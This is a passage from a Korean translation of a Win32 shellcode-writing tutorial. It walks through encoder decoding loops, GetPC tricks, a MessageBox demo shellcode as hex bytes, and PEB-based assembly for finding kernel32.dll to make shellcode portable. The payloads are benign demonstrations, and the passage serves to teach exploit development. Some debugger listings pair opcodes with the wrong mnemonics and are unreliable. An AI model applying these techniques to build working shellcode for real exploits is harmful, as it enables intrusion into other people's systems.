0040219F	AC	LODS BYTE PTR DS:[ESI]	

-PUSH 33 + POP ECX: 33을 ECX에 담는다. 이 값은 오리지널 셸코드를 만들어 내는 반복문을 카운트 하는데 사용된다.

-FLDZ + FSTENV: 메모리에서 자신의 위치를 찾기 위해 사용된 코드(shikata_ga_nai에서 사용된 코드와 아주 유사한 형태를 띠고 있다).

-POP EBX: 현재 주소(이전에 위치한 두 명령어의 실행 결과)가 EBX에 저장된다.

-XOR DWORD PTR DS:[EBX+13], 3BFB9D48: EBX의 상대 주소(+13)에 위치한 데이터에 대한 XOR 연산을 의미. EBX는 이전 명령어를 통해 초기화 된 상태다. 이 명령어를 실행하면 오리지널 셸코드를 4바이트만큼 생산해 낸다.

-SUB EBX, -4 (EBX에서 4를 뺀다. 셸코드의 다음 4바이트를 가져오기 위해 실행하는 작업이다)

-LOOPD SHRT: XOR 연산으로 점프해 돌아간 다음 ECX를 감소 시킨다. 이 작업을 ECX가 0이 될 때까지 반복한다.

반복문은 효과적으로 셸코드를 재생산 해 낸다. ECX가 0이 되면(모든 코드가 재생산 되었다는 의미), 재생산된 오리지널 코드(원하는 값을 얻기 위해 MOV + XOR 연산을 사용)를 확인할 수 있다.

CPU - main thread, module testshel

```

00402180 6A 33      PUSH 33
00402182 59         POP ECX
00402183 D2 EE      FSTENV (28-BYTE) PTR SS:[ESP-C]
00402189 5B         POP EBX
0040218A 8173 13 489DFB31 XOR EDI,EDI
00402191 83EB FC      SUB EBX,FC
00402194 42 F4      LODSD
00402195 FC         CALL testshel.0040218A
00402197 E8 89000000 CALL testshel.00402225
0040219C 60         PUSHAD
0040219D 89E5      MOV EBP,ESP
0040219F 3102      XOR EDI,EDI
004021A1 64:8B52 30 MOV EDI,DWORD PTR DS:[EDI+30]
004021A5 8B52 0C    MOV EDI,DWORD PTR DS:[EDI+C]
004021A8 8B52 14    MOV EDI,DWORD PTR DS:[EDI+14]
004021AB 8B72 28    MOV EDI,DWORD PTR DS:[EDI+28]
004021AE 8F874A 26 MOV EAX,WORD PTR DS:[EDI+26]
004021B2 31FF      XOR EDI,EDI
004021B4 31C0      XOR EAX,EAX
004021B6 AC        LODSB BYTE PTR DS:[ESI]
004021B7 31C6      CMP AL,61
004021B9 7C 02     JLE SHORT testshel.004021BD
004021BB 2C 20     SUB AL,20
004021BD C1CF 0D   ROR EDI,0D
004021C0 01C7      ADD EDI,EAX
004021C2 42 F0     LODSD
004021C4 52       PUSH EDX
004021C5 57       PUSH EDI
004021C6 8B52 10   MOV EDI,DWORD PTR DS:[EDI+10]
004021C9 8B42 3C   MOV EAX,DWORD PTR DS:[EDI+3C]
004021CC 8108      ADD EAX,8
004021CE 8B40 78   MOV EAX,DWORD PTR DS:[EAX+78]
004021D1 85C0      TEST EAX,EAX
004021D3 74 4A     JE SHORT testshel.0040221F
004021D5 0108      ADD EAX,EDX
004021D7 50       PUSH EAX
004021D8 8B48 18   MOV ECX,DWORD PTR DS:[EAX+18]
004021DB 8B58 20   MOV EBX,DWORD PTR DS:[EAX+20]
004021DE 0108      ADD EBX,EDX
004021E0 83 3C     JECXZ SHORT testshel.0040221E
004021E2 49        DEC ECX
004021E3 8B34B8   MOV ESI,DWORD PTR DS:[EBX+ECX*4]
004021E6 0106      ADD ESI,EDX
004021E8 31FF      XOR EDI,EDI
004021EA 31C0      XOR EAX,EAX
004021EC AC        LODSB BYTE PTR DS:[ESI]
004021ED C1CF 0D   ROR EDI,0D
004021F0 01C7      ADD EDI,EAX
004021F2 88E0      CMP AL,AH
  
```

Registers (FPU)

```

EAX 00402180 testshel.00402180
ECX 00000000
EDX 77C61AE8 msvcrt.77C61AE8
EBX 0040224F ASCII "oj"
ESP 0022FF60
EBP 0022FF78
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 00402196 testshel.00402196
  
```

우선, "calc.exe"에 대한 포인터가 스택에 삽입 되고, WinExec가 실행되는 부분인 00402225를 호출한다.

CPU - main thread, module testshel

```

00402225 5D         POP EBP
00402226 6A 01      PUSH 1
00402228 8085 B9000000 LEA EAX,DWORD PTR SS:[EBP+B9]
0040222E 50         PUSH EAX
0040222F 58 318B6F87 PUSH 876F8B31
00402234 F05        CALL testshel.0040219C
00402236 BB F0B5A256 MOV EBX,56A2B5F0
00402238 68 A695BD9D PUSH 90B095A6
00402240 FFD5      CALL EBP
00402242 3C 06     JLE SHORT testshel.00402250
00402244 7C 0A     JNC SHORT testshel.00402250
00402246 30FB E0   MOV EBX,E0
00402249 75 05     JNZ SHORT testshel.00402250
0040224B BB 4713726F MOV EBX,6F721347
00402250 6A 00     PUSH 0
00402252 53       PUSH EBX
00402253 FFD5      CALL EBP
00402255 6361 6C   ARPL WORD PTR DS:[ECX+6C],SP
00402258 632E      ARPL WORD PTR DS:[ESI],BP
0040225A 65:78 65   JS SHORT testshel.004022C2
0040225D 000A      ADD BYTE PTR DS:[EDX],CL
0040225F 0000      ADD BYTE PTR DS:[EAX],AL
00402261 0000      ADD BYTE PTR DS:[EAX],AL
  
```

Registers (FPU)

```

EAX 00402255 ASCII "calc.exe"
ECX 00000000
EDX 77C61AE8 msvcrt.77C61AE8
EBX 0040224F ASCII "oj"
ESP 0022FF54
EBP 0040219C testshel.0040219C
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 00402234 testshel.00402234
  
```

셸코드가 동작하는 방식에 대해선 걱정할 것 없다. 다음 챕터에서 모든 내용을 다룰 예정이다.

인코더: 직접 제작

직접 인코더를 제작하는 내용에 대해선 다음 문서를 참고하기 바란다. skape는 해당 문서에서 커스텀 x86 인코더를 구현하는 방법에 대해 자세히 설명한다 (<http://www.uninformed.org/?v=5&a=3&t=sumry>).

약도

직접 찾아보자: GetPC

shikata_ga_nai와 fstenv_mov를 유심히 살펴보면, 왜 첫 번째 명령어 세트가 메모리에서 현재 코드의 위치를 추출해 내는지 궁금하게 느낄 것이다. 이 발상은 디코더가 레지스터에서 추출할 수 있는 절대 베이스 주소, 페이로드의 시작과 디코더의 시작에 대한 정보를 가져오는 것이다. 이를 통해 디코더는 다음과 같은 작업을 수행할 수 있다.

- 메모리 내에서 전체 코드를 재할당 가능(메모리 어디에 위치하더라도 자기 자신을 찾아낼 수 있음)
- 4 바이트를 포함하는 바이트 코드를 사용해 주소로 점프하는 대신, 디코더, 인코딩 된 셸코더의 최상위 부분, 또는 디코더 코드의 베이스 주소 + 오프셋을 사용해 셸코드 내의 함수 등에 대한 참조가 가능.

CALL label + pop (포워드 콜)

```
CALL geteip
geteip:
pop eax
```

이것은 pop eax의 절대 메모리 주소를 eax에 삽입하는 방법을 사용한다. 이 코드에 해당하는 바이트 코드가 4 바이트를 가지고 있는 관계로, 자주 사용되는 방법은 아니다.

CALL \$+4

이것은 alpha3 디코딩 예제에 사용되는 기법으로, 자세한 내용은 다음 문서에서 확인 가능하다 (<http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC>). 추후 셸코드가 사용할 절대 주소를 추출하는 세 개의 명령어가 사용 된다.

CALL \$+4	\xe8\xff\xff\xff
RET	\xc3
POP ECX	\x59

그러므로 기본적으로, call + 4는 CALL 명령어 자체의 마지막 바이트로 점프하는 기능을 한다.

\xe8\xff\xff\xff = 마지막 \xff로 점프한다. 그 뒤, 이 \xff는 \xc3과 함께 NOP 역할을 하게 되는 "INC EBX"(\xff\xc3) 명령어를 형성하게 된다. 그 다음, pop ecx는 스택에서 포인터를 추출한다. 바이트 코드를 보면, 이 코드의 길이가 7바이트 밖에 되지 않으며, 4 바이트를 포함하지 않은 것을 알 수 있다.

FSTENV

shikata_ga_nai와 fstenv_mov 인코더 내부에 대해 설명할 때, 우리는 FPU 명령어를 기반으로 하는 셸코드 베이스 위치 추출 트릭에 대해 언급한 적이 있다. 이 기법은 다음과 같은 개념을 가지고 있다:

코드의 최상위에 임의의 FPU(부동 소수점) 명령어를 하나 실행해 보자(사용 가능한 FPU 명령어 목록은 인텔 아키텍처 매뉴얼 볼륨1(Intel Architecture Manual Volume.1) 404 페이지에서 찾아볼 수 있다). 다음으로, "FSTENV PTR SS:[ESP-X]" 명령을 실행한다.

이 두 명령어 조합을 실행하면 첫 번째 FPU 명령어의 주소를 가져와 이를 스택에 쓰게 된다. 사실, FSTENV는 첫 번째 명령어를 실행한 뒤, 부동 소수점 칩의 상태를 저장하는 명령어다. 첫 번째 명령어의 주소는 오프셋 0xC에 저장된다. 그 뒤, 간단한 POP reg 명령을 통해 FPU 명령어 주소를 스택에 삽입한다. 이 방식의 장점은 널 바이트를 포함하지 않고 있다는 것이다. 정말 훌륭한 트릭임에 틀림 없다!

[BITS 32] FLDPI FSTENV [ESP-0xC] POP EBX	"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b" (총 8바이트로, 널 바이트를 포함하고 있지 않다)
---	--

백워드 콜(Backward call)

PC를 가져와 그것이 셸코드/디코더(주소를 기반으로 코드에 점프)의 시작을 가리키도록 만드는 또 다른 방법은 아래와 같다.

```
[BITS 32]
jmp short corelan
geteip:
    pop esi
    call esi          ; 디코더로 점프
corelan:
    call geteip
decoder:
    ; 디코더가 여기에 위치
shellcode:
    ; 인코딩된 셸코드가 여기에 위치
```

이 방법 또한 널 바이트를 포함하지 않는다.

```
"\xeb\x03\x5e\xff\xd6\xe8\xf8\xff"
"\xff\xff";
```

SEH GetPC

이 방법의 원리는 다음과 같다.

'약간의 코드 + SEH 프레임'을 스택에 삽입한다(SEH 프레임이 스택에 있는 코드를 가리키게 된다). 시스템 충돌(널 포인터 참조)로 인해 SEH가 동작하게 되고, 스택에 삽입된 코드는 제어권을 받아 SEH 함수에 전달된 인자에서 예외 주소를 가져 온다.

이번 시리즈의 일곱 번째 문서인 유니코드 편에서, 스카이라인의 alpha2 스크립트를 사용해 아스키 셸코드를 유니코드 호환 셸코드로 변환하는 법에 대해 설명했다. 해당 스크립트에서, 코드 시작 부분을 가리키는 베이스 레지스터가 필요했다. 이제 그 이유가 명확해 졌다. 유니코드/영숫자 코드는 getpc 루틴을 가지고 있지 않다. 그러므로, 디코더에게 베이스 주소가 어딘지 직접 알려줘야 한다. alpha2를 자세히 살펴보면, 베이스 주소로 "SEH"를 사용할 수 있는 옵션이 주어진다. 이 옵션은 SEH getPC 코드의 영숫자 버전을 생성해 베이스 주소를 동적으로 결정하는 기능을 수행한다.

alpha2의 -help 옵션에서 언급한 것처럼, 이 기법은 유니코드 기반 또는 대문자가 포함된 코드에 사용할 수 없다.

SEH

The Windows "Structured Exception Handler" (seh) can be used to calculate the baseaddress automatically on win32 systems. This option is not available for unicode-proof shellcodes and the uppercase version isn't 100% reliable.

윈도우 "구조적 예외 핸들러(SEH)"를 win32 시스템 상에서 베이스 주소를 자동으로 계산하는데 사용할 수 있다. 이 옵션은 유니코드 셸코드와 대문자 버전에서는 100% 신뢰성을 보장하지 못한다.

asm 코드를 범용으로 만들기: 문자열/데이터에 대한 포인터 획득

본 문서의 초반부에 소개한 예제에서, 문자열을 바이트로 변환한 뒤 스택에 해당 바이트를 삽입해도 아무런 문제가 없었다. 하지만 우리가 직접 asm 코드를 쓰는 경우, 몇 가지 처리해야 할 부분이 생겨난다.

앞서 보았던 "바이트 삽입"과 정확히 같은 작업을 하는 예제를 한 번 살펴보자.

```
[Section .text]
[BITS 32]

global _start

_start:
    jmp short GetCaption        ; 캡션 문자열의 위치로 점프

CaptionReturn:                 ; 호출을 위해 레이블을 정의
                                ; 이를 통해 문자열 주소가 스택에 삽입됨
    pop ebx                    ; ebx는 이제 캡션 문자열을 가리키게 된다.
    jmp short GetText          ; 텍스트 문자열의 위치로 점프

TextReturn:
    pop ecx                    ; ecx는 이제 텍스트 문자열을 가리키게 된다
; 이제, 매개변수를 스택에 삽입한다.
    xor eax, eax                ; eax를 0으로 설정. ButtonType과 hWnd를 위해 필요
    push eax                   ; null 삽입: ButtonType
    push ebx                   ; 캡션 문자열을 스택에 삽입
    push ecx                   ; 텍스트 문자열을 스택에 삽입
    push eax                   ; null 삽입: hWnd

    mov ebx, 0x7E4507EA         ; MessageBox의 주소를 ebx에 삽입
    call ebx                    ; MessageBox 호출

    xor eax, eax                ; 레지스터를 다시 0으로 초기화
                                ; MessageBox 반환 값(return value)
                                ; 반환 값은 보통 eax로 반환 된다.
    push eax                   ; null 삽입(매개변수 값 0)
    mov ebx, 0x7c81CB12         ; ExitProcess의 주소를 ebx에 삽입
    call ebx                    ; ExitProcess(0) 호출;

GetCaption:
    call CaptionReturn          ; 캡션 문자열 위치를 위한 레이블을 정의
                                ; return 레이블을 호출해 반환 주소(문자열 주소)가
                                ; 스택에 삽입되도록 함.
    db "Corelan"               ; 셸코드에 로우 바이트를 씀
    db 0x00                    ; 널 문자로 문자열 종료를 표시
```

GetText:	; 캡션 문자열 위치를 위한 레이블을 정의
call TextReturn	; return 레이블을 호출해
	; 반환 주소가 스택에 삽입되도록 함.
db "You have been pwned by Corelan"	; 쉘코드에 로우 바이트를 씀
db 0x00	; 널 문자로 문자열 종료를 표시

기본적으로, 위 코드가 하는 일은 다음과 같다.

- 메인 함수를 시작(_start)
- "Corelan" 문자열 위치 앞으로 점프 수행. 호출이 수행되면, "Corelan" 문자열 주소를 스택에 둠. 그 다음, 이 문자열에 대한 포인터를 ebx 레지스터에 저장함.
- "You have been pwned by Corelan" 문자열에 대해 위와 같은 작업을 수행하고, 이 문자열에 대한 포인터를 ecx에 저장함.
- eax 값을 0으로 만듦.
- 매개변수를 스택에 삽입.
- MessageBox 함수를 호출.
- 프로세스 종료

가장 큰 차이점은 이 코드에서 문자열을 읽는 것이 가능하다는 사실이다(고로, 문자열 변경도 쉽다). 코드를 컴파일한 후 쉘코드로 변환해 본다.

```
C:\>"c:\Program Files\nasm\nasm.exe" msgbox4.asm -o msgbox4.bin
C:\>pvReadbin.pl msgbox4.bin
Reading msgbox4.bin
Read 78 bytes

"\xeb\x1b\x5b\xeb\x25\x59\x31\xc0"
"\x50\x53\x51\x50\xbb\xea\x07\x45"
"\x7e\xff\xd3\x31\xc0\x50\xbb\x12"
"\xcb\x81\x7c\xff\xd3\xe8\xe0\xff"
"\xff\xff\x43\x6f\x72\x65\x6c\x61"
"\x6e\x00\xe8\xd6\xff\xff\xff\x59"
"\x6f\x75\x20\x68\x61\x76\x65\x20"
"\x62\x65\x65\x6e\x20\x70\x77\x6e"
"\x65\x64\x20\x62\x79\x20\x43\x6f"
"\x72\x65\x6c\x61\x6e\x00";

Number of null bytes : 2
```

코드 크기는 동일 하지만, 널 바이트의 위치가 바이트를 스택에 직접 삽입했을 때와 달라진 것을 확인할 수 있다. 디버거에서 쉘코드를 확인해 보면, 다음과 같은 사실을 찾아낼 수 있다.

- 스택에 문자열을 삽입하고 EBX와 ECX에 있는 포인터를 가져오기 위해 필요한 점프문

- 스택에 매개변수를 입력하기 위한 PUSH 명령어
- MessageBoxA 호출
- eax를 0으로 초기화 하고, 매개변수를 스택에 삽입
- ExitProcess 호출

뒤에 따라오는 바이트는 실제로 2개의 블록으로 구성된다. 각 블록의 내용은 아래와 같다.

- "메인 웰코드"로 돌아오는 점프
- 주어진 문자열을 표현하는 바이트
- 00

메인 웰코드로 점프해 돌아온 뒤, 스택의 최상위 부분은 점프해 오는 위치, 즉 문자열의 시작 위치를 가리키게 된다. 그러므로 pop <reg> 명령어를 통해 문자열의 주소를 레지스터로 가져오게 된다. 다른 기법을 사용했지만 결과는 똑같다. 아래 그림을 보자.

004040A0	EB 1B	JMP SHORT msgbox4.004040B0	
004040A2	5B	POP EBX	
004040A3	EB 25	JMP SHORT msgbox4.004040CA	
004040A5	59	POP ECX	
004040A6	31C0	XOR EAX,EAX	
004040A8	50	PUSH EAX	
004040A9	53	PUSH EBX	
004040AA	51	PUSH ECX	
004040AB	50	PUSH EAX	
004040AC	BB EA07457E	MOV EBX,USER32.MessageBoxA	
004040B1	FFD3	CALL EBX	
004040B3	31C0	XOR EAX,EAX	
004040B5	50	PUSH EAX	
004040B6	BB 12CB817C	MOV EBX,7C81CB12	
004040B8	FFD3	CALL EBX	
004040C2	43	INC EBX	
004040C3	6F	OUTS DX,DWORD PTR ES:[EDI]	I/O command
004040C4	72 65	JB SHORT msgbox4.0040412B	
004040C6	6C	INS BYTE PTR ES:[EDI],DX	I/O command
004040C7	61	POPAD	
004040C8	6E	OUTS BYTE PTR ES:[EDI]	I/O command
004040C9	00E8	JMP SHORT msgbox4.004040C2	
004040CB	0B	SALC	
004040CC	FFCF	CALL FAR FWORD PTR DS:[ECX+6F]	Unknown command Far call
004040CE	FF59 6F	JNZ SHORT msgbox4.004040F3	
004040D1	75 20	PUSH 20657661	
004040D3	68 61766520	BOUND ESP,QWORD PTR SS:[EBP+65]	
004040D8	6265 65	OUTS DX,BYTE PTR ES:[EDI]	I/O command
004040DB	6E	AND BYTE PTR DS:[EAX+77],DH	
004040DC	2070 77	OUTS DX,BYTE PTR ES:[EDI]	I/O command
004040DF	6E	OUTS DX,BYTE PTR ES:[EDI]	I/O command
004040E0	65:	PREFIX 65:	Superfluous prefix
004040E1	64:2062 79	AND BYTE PTR FS:[EDX+79],AH	
004040E5	2043 6F	AND BYTE PTR DS:[EBX+6F],AL	
004040E8	72 65	JB SHORT msgbox4.0040414F	
004040EA	6C	INS BYTE PTR ES:[EDI],DX	I/O command
004040EB	61	POPAD	
004040EC	6E	OUTS BYTE PTR ES:[EDI]	I/O command
004040ED	0000	JMP SHORT msgbox4.004040C2	

← 메인 웰코드

← Corelan

← You have been pwned by Corelan

코드에 약간의 주석을 추가해 주는 것도 좋다.

CPU - main thread, module shellcod			
004040FF	EB 1B	JMP SHORT shellcod.0040411C	Go get pointer to "Corelan"
00404101	5B	POP EBX	Put pointer in EBX
00404102	EB 25	JMP SHORT shellcod.00404129	Go get pointer to "You have been pwned by Corelan"
00404104	59	POP ECX	Put pointer in ECX
00404105	31C0	XOR EAX,EAX	Zero out EAX
00404107	50	PUSH EAX	Parameter ButtonStyle (0)
00404108	53	PUSH EBX	Parameter Title (pointer to string)
00404109	51	PUSH ECX	Parameter Text (pointer to string)
0040410A	50	PUSH EAX	Parameter Owner (0)
0040410B	BB EA07457E	MOV EBX,USER32.MessageBoxA	
00404110	FFD3	CALL EBX	MessageBox(owner,text,title,buttonstyle)
00404112	31C0	XOR EAX,EAX	
00404114	50	PUSH EAX	
00404115	BB 12CB817C	MOV EBX,kernel32.ExitProcess	
0040411A	FFD3	CALL EBX	ExitProcess(0)

이 기법이 더 좋은 가독성을 제공하는 관계(페이로드 인코더도 사용할 것이다)로, 이 코드를 이번 장의 뒷부분에서 계속 활용 하겠다. 아직도 널 바이트의 존재가 신경이 쓰인다면, 이전에 설명했던 방법을 사용하면 된다. 즉, db "Corelan" / db 0x00으로 쓰는 대신 db "CorelanX"와 같이 작성해 준 뒤 X를 00으로 교체하면 된다.

<pre>xor eax, eax mov [reg+0x07], al</pre>	<pre>; X를 널 바이트로 교체</pre>
--	---------------------------

대안으로, 페이로드 인코딩으로 널 바이트를 제거하는 방법도 사용 가능하다. 선택은 본인 몫이다.

이제 무엇을 해야 할까?

우리는 C 코드를 어셈 코드로 변환한 뒤 필요한 어셈 코드 조각을 가져와 우리가 원하는 쉘코드를 만드는 법을 익혔다. 또한, 널 바이트를 포함한 '오염 문자' 제한에서 벗어나는 방법도 이해했다.

앞서 다뤘던 예제에서, 우리는 user32.dll 이 로드되어 있다는 전제하에 MessageBox API를 직접 가져다 사용했다. user32.dll이 로드된 것은 사실이다. 하지만 이 쉘코드를 다른 공격 코드에서 사용하고 싶을 때, user32.dll이 항상 로드되어 있으라는 법은 없다. 마찬가지로, kernel32.dll에서 가져다 쓰는 ExitProcess 도 문제가 될 수 있다.

둘째로, 우리는 쉘코드에서 MessageBox와 ExitProcess API의 주소를 하드코딩 했다. 앞에서도 설명 했듯이, 이렇게 쉘코드를 제작하면 윈도우 XP SP3에서만 쉘코드가 정상적으로 동작하게 된다. 우리의 최종 목표는 이동 가능한, 동적 쉘코드를 제작하는 것이다.

범용/동적/이동 가능한 쉘코드 제작

앞에서 제작한 MessageBox 쉘코드는 잘 동작한다. 하지만 user32.dll이 로드되어 있지 않은 상황이라면 제대로 동작하지 않을 것이다. 게다가, 쉘코드는 user32.dll과 kernel32.dll 내의 윈도우 API에 대해 하드코딩된 포인터를 포함하고 있다. 이 주소가 윈도우 시스템마다 다른 관계로, 처음 쉘코드를 제작한 환경이 아닐 경우 그 기능을 제대로 하지 못할 것이다. 대부분 쉘코드 전문가들은 주소를 하드코딩 하는 것이 문제의 여지가 있다고 생각한다. 하지만 공격자가 목표 시스템에 정확히 인지하고 있고, 쉘코드 크기가 문제가 되지 않으며, 한 번의 공격만 수행하면 되는 상황이라면 하드코딩 방법이 유효하다.

"이식성"이라는 용어가 무조건 하드코딩 주소를 사용하지 말아야 한다는 것을 의미하지는 않는다. 이 용어가 의미하는 것은 셸코드가 메모리 내에서 재배치 가능해야 한다는 점과, 셸코드를 실행하기 전 스택의 상태에 관계없이 동작해야 한다는 점이다. 즉, 공격자가 메모리에서 자신의 셸코드를 스스로 결정할 수 있어야 한다는 의미다. 여기에 대해선 GetPC 부분을 참고하기 바란다.

이동 가능한 셸코드 제작은 셸코드 몸집을 아주 크게 만드는 결과를 낳는다. 코드 크기와 이식성 사이에서 균형을 잡는 것은 본인의 몫이다. 모든 것은 공격 목표, 공격코드에 적용되는 제한 사항에 달려있다. 어떻게 user32.dll을 자체적으로 로드하고, 하드코드 주소 문제를 해결할 수 있을까?

소개: 시스템 콜과 kernel32.dll

무언가 의미 있는 공격을 수행하는 코드를 실행하려면, 윈도우 커널과 상호작용이 필요하다. 특정 OS 관련 작업을 하려면 흔히 "시스템 콜"이라 불리는 것을 사용해야 한다.

불행히도, 윈도우는 API를 통해 커널과 직접 대화할 수 있는 쉬운 길을 열어주지 않는다. 다시 말해서, OS dll에서 구할 수 있는 API를 사용해 커널과 간접적으로 상호작용 하는 방법을 사용해 원하는 작업을 수행하는 셸코드를 실행하는 방법밖에 없다는 의미가 된다.

MessageBox를 화면에 표시하는 아주 간단한 작업을 하는데도 API(user32.dll 내의 MessageBox API)가 필요하다. ExitProcess API(kernel32.dll)와 ExitThread() 사용도 마찬가지다.

이러한 API를 사용하려면, 우선 user32.dll과 kernel32.dll이 메모리에 로드 된 상태에서 해당 함수의 주소를 찾아야 한다. 그 다음 공격 코드에 해당 함수 주소를 하드 코딩 한다. 이전 예제에서는 다행히 두 dll이 모두 메모리에 올라와 있어 사용에 아무런 문제가 없었다. 물론, 앞서 언급한 것처럼 윈도우 버전과 서비스팩 마다 API 주소가 다르기 때문에, 앞에서 만든 예제는 오직 윈도우 XP SP3에서만 정상적으로 동작한다.

어떻게 이 셸코드를 좀 더 동적으로 만들어낼 수 있을까? 우선 API를 담고 있는 DLL의 베이스 주소를 찾은 다음, DLL 내부의 API 주소를 찾아야 한다.

DLL은 "동적 링크된 라이브러리"의 약자다. "동적"이라는 단어는 실행 중인 DLL이 프로세스 영역에 동적으로 로드될 수 있다는 것을 의미한다. 다행히, user32.dll은 많은 애플리케이션에서 공통으로 사용되므로 어느 정도의 범용성은 보장된다. 하지만, 단순히 가능성이 높다고 해서 무조건 신뢰할 수는 없는 법이다.

kernel32.dll이 유일하게 항상 메모리에 로드 된다고 말할 수 있는 DLL이다. kernel32.dll의 장점은 다른 API를 로드할 수 있는 기능과 다른 함수의 주소를 찾을 수 있는 기능을 제공한다는 것이다.

- GetProcAddress

- LoadLibraryA(매개변수로 로드할 모듈 파일 이름 문자열을 가리키는 포인터가 필요하다. 성공적으로 수행될 경우 베이스 주소에 대한 포인터를 반환한다)

우리는 kernel32 API를 사용해 다른 dll를 로드하고, API를 찾을 수 있다. 이렇게 알아낸 정보를 사용해 특정 작업을 수행하는데 dll과 API의 주소를 사용할 수 있다.

거의 다 왔다. 하지만 아직 해결해야 할 이슈가 하나 남았다. kernel32.dll 또한 윈도우 버전에 영향을 받기 때문에, 항상 같은 주소에 위치하는 것이 아니다. 그러므로, kernel32.dll의 베이스 주소를 동적으로 찾아낼 방법을 강구해야 한다.

kernel32.dll 찾기

Skape가 쓴 글(<http://www.hick.org/code/skape/papers/win32-shellcode.pdf>)에서 제시한 세 가지 방법에 대해 알아 보자.

PEB

이것은 kernel32.dll의 주소를 찾아내는 가장 신뢰성 높은 방법이며, 윈도우 95부터 비스타까지 사용이 가능하다. skape의 문서에 설명된 코드는 윈도우7에서는 동작하지 않는다. 하지만 코드 동작 원리를 살펴 보기 위해 잠깐 다뤄 보겠다.

이 기법의 원리는 PEB(프로세스 환경 블록(Process Environment Block-운영체제가 할당하는 구조체로, 프로세스에 대한 정보를 담고 있다) 내에 매핑된 모듈의 리스트에서 kernel32.dll이 항상 InInitializationOrderModuleList의 두 번째 모듈로 자리잡고 있다는 사실에서 기인한다.

PEB는 프로세스 내의 fs:[0x30]에 위치한다. kernel32.dll 베이스 주소를 찾기 위한 기본 어셈 코드는 다음과 같다. (크기: 37바이트, 널 바이트 있음)

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    test eax, eax
    js find_kernel32_9x
find_kernel32_nt:
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    jmp find_kernel32_finished
find_kernel32_9x:
    mov eax, [eax + 0x34]
```



```

    lea eax, [eax + 0x7c]
    mov eax, [eax + 0x3c]
find_kernel32_finished:
    pop esi
    ret

```

함수의 끝 부분에서, kernel32.dll의 베이스 주소가 eax에 삽입되는 것을 확인할 수 있다. 물론, 윈도우 95/98이 공격 대상에 존재하지 않을 경우, 다음과 같이 코드를 최적화 하는 것도 가능하다. (크기: 19바이트, 널 바이트 없음)

```

find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    pop esi
    ret

```

약간의 변형만 가하면, 널 바이트에 대한 면역을 보장하는 코드를 만드는 것도 가능하다.

```

find_kernel32:
    push esi
    xor ebx, ebx                ; ebx 초기화
    mov bl, 0x30                ; bl에 30 삽입
                                ; (널바이트 우회 위해)

    xor eax, eax
    mov eax, [fs:ebx]           ; PEB에 대한 포인터 획득
                                ; (널바이트를 포함하지 않음)

    mov eax, [eax + 0x0c]       ; PEB->Ldr을 가져옴
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    pop esi
    ret

```

윈도우7에서, kernel32.dll은 리스트 내의 두 번째가 아닌 세 번째 위치에 존재한다. 물론, 코드를 변경해 세 번째 엔트리를 가리키도록 만들 수 있다. 하지만, 이 경우 윈도우7을 제외한 다른 버전에서는 코드가 동작하지 않게 된다. 다행히도, 윈도우 2000 이후의 모든 버전(윈도우7 포함)에서 PEB 기법을 사용할 수 있도록 도와주는 두 가지 방법이 존재한다.

첫 번째 방법. [harmonysecurity.com](http://www.harmonysecurity.com/blog/2009/06/retrieving-kernel32s-base-address.html)에서 소개한 코드(크기: 22바이트, 널바이트 있음):
(<http://www.harmonysecurity.com/blog/2009/06/retrieving-kernel32s-base-address.html>)

```
xor ebx, ebx           ;ebx 초기화
mov ebx, [fs:0x30]     ;PEB에 대한 포인터 획득
mov ebx, [ebx + 0x0c]  ;PEB->Ldr을 가져옴
mov ebx, [ebx + 0x14]  ;PEB->Ldr, InMemoryOrderModuleList.Flist(첫 번째 엔트리) 가져옴
mov ebx, [ebx]         ;두 번째 엔트리 가져옴
mov ebx, [ebx]         ;세 번째 엔트리 가져옴
mov ebx, [ebx + 0x10]  ;세 번째 엔트리의 베이스 주소를 가져옴(kernel32.dll)
```

이 코드는 kernel32.dll이 InMemoryOrderModuleList의 세 번째 엔트리인 점을 활용한다(이전 코드와 약간 다른 형태를 보여주고 있다. 하지만 PEB 내의 정보를 가져 온다는 점에서는 동일하다). 이 샘플 코드에서, 베이스 주소는 ebx에 기록된다. 원한다면 다른 레지스터를 사용해도 상관없다. 잠깐, 이 코드는 3개의 널 바이트를 포함하고 있다!

널바이트를 포함하지 않고, kernel32.dll의 베이스 주소를 eax에 삽입하는 방법을 사용하면 코드가 약간 길어지게 된다. 아래 코드를 살펴보자.

```
[BITS 32]
push esi
xor eax, eax           ;eax 초기화
xor ebx, ebx           ;ebx 초기화
mov bl, 0x30           ;ebx를 0x30으로 설정
mov eax, [fs:ebx]      ;PEB에 대한 포인터를 가져옴(널바이트 없음)
mov eax, [eax + 0x0c]  ;PEB->Ldr을 가져옴
mov eax, [eax + 0x14]  ;PEB->Ldr, InMemoryOrderModuleList.Flist(첫 번째 엔트리) 가져옴
push eax
pop esi
mov eax, [esi]         ;두 번째 엔트리 가져옴
push eax
pop esi
mov eax, [esi]         ;세 번째 엔트리 가져옴
mov eax, [eax + 0x10]  ;세 번째 엔트리의 베이스 주소를 가져옴(kernel32.dll)
pop esi
```

harmonysecurity.com에서 언급한 것처럼, 이 코드는 윈도우 2000이 설치된 컴퓨터에선 100퍼센트의 성공률을 보장하지 않는다. 코드를 아래와 같이 변형하면 코드 신뢰성을 좀 더 높일 수 있다. (크기: 50바이트, 널바이트 없음)

```

cld                                ; 반복문을 위해 지시 플래그 초기화
xor edx, edx                       ; edx 초기화
mov edx, [fs:ebx+0x30]             ; PEB에 대한 포인터를 가져옴
mov edx, [edx + 0x0c]              ; PEB->Ldr을 가져옴
mov edx, [edx + 0x14]              ; InMemoryOrderModuleList에서 첫 번째 엔트리 가져옴

; kernel32.dll을 찾을 때까지 각 모듈에 대해 다음 반복문 수행
next_mod:
mov esi, [edx+0x28]                ; 모듈 이름을 가리키는 포인터 가져옴 (유니코드 문자열)
push byte 24                       ; 확인을 원하는 길이만큼 삽입
